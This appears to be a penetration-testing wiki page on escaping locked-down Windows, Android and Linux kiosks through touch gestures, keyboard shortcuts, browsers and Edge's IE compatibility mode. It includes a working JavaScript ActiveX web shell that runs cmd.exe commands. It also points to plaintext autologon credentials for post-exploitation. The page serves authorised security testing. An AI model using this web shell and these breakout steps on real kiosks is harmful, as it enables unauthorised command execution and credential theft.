👾 Overview
Kiosks refer to computers that are locked down to provide a restricted user experience. On engagements this could look like a POS system, a hotel checkin kiosk, or a mobile ordering kiosk at a restaurant. These devices are oftentimes running Android or Windows in a locked down kiosk mode.
Kiosk breakouts refer to techniques used to escape the limited kiosk environment. Standard kiosks might only allow the use of a single approved application, but breaking out can provide access to the full desktop environment allowing for privilege escalation and credential access.
📱 Touchscreen Breakouts
If you have a touchscreen kiosk without a keyboard, there are several common touch inputs you can use to try and breakout of the standard kiosk environment:
- Screen corners: oftentimes tapping on the corners or edges of the screen serves as an escape sequence, or it can allow you to touch a hidden element like the windows task bar.
- Gestures: many operating systems support gestures like swiping down with three fingers to move between different desktops.
- Long touch: a long press often serves as a right click which may allow you to open additional context menus
Other tips:
- Accessibility mode: If you don’t have access to a keyboard, try using accessibility settings to enable the on-screen keyboard
- You can also try launching
C:\Windows\System32\osk.exeon Windows
- You can also try launching
⌨ Keyboard Breakouts
If you have keyboard access, there are many different key combinations you can try to open additional applications and break out of kiosk mode. Kiosk mode generally disables many typical shortcuts.
Ctrl + Alt + Del: Use this menu to launch the Windows Task Manager which can be used to start other applicationsCtrl + N: Starts Windows explorer. You can use the file bar to launch additional programs like cmd or edgeWin + R: Use this to launch the run dialogWin + E: Launches explorerWin + D: Switches to Desktop, which can help minimize applicationsF1: Opens the help menu, which can sometimes open a browserShift x5: Sticky keys, can be used to launch settingsCtrl + Win + Alt + Shift + L: Launches LinkedIn in a browserCtrl + Alt + T: Launch a terminal on Linux
🚑 Helpful Programs
- Windows Explorer: the filebar can be used to launch other applications like a web browser, or a terminal
- Web Browsers: these can be used to explore the filesystem by typing
file://into the URL bar
🖥 Command Execution from MS Edge
Using Edge’s Internet Explorer compatibility mode, you can use a JavaScript webshell to get command execution on a machine where its otherwise disabled.
First, go to edge://settings/defaultBrowser and enable IE compatibility mode for a user-writable location (ex. foo.html in your downloads).

Next, open up any page, and use the developer console to replace the page source with the following:
<script>
    function shlExec() {
        var cmd = document.getElementById('cmd').value
        var shell = new ActiveXObject("WScript.Shell");
        try {
            var execOut = shell.Exec("cmd.exe /C \"" + cmd + "\"");
        } catch (e) {
            console.log(e);
        }

        var cmdStdOut = execOut.StdOut;
        var out = cmdStdOut.ReadAll();
        alert(out);
    }
</script>

<form onsubmit="shlExec()">
    Command: <input id="cmd" name="cmd" type="text">
    <input type="submit">
</form>
Then, use Ctrl+S or another similar combination to save the file to the path where you enabled IE mode.

Browse to the page, and enter a command. You’ll have to click through some popups, but this should provide command execution. You may be able to use this to launch a shell.
✨ Post Exploitation
Once you’ve broken out of the kiosk environment, one great thing to check for is Windows Autologon Credentials, these are commonly used to allow a kiosk user to automatically sign in and they are often stored in plaintext.
📝 Resources
| 🔗 Hyperlink | ℹ️ Info |
|---|---|
| Microsoft Learn | Windows Kiosk Mode Docs |
| NVISO Labs | Windows Kiosk Breakout Blog |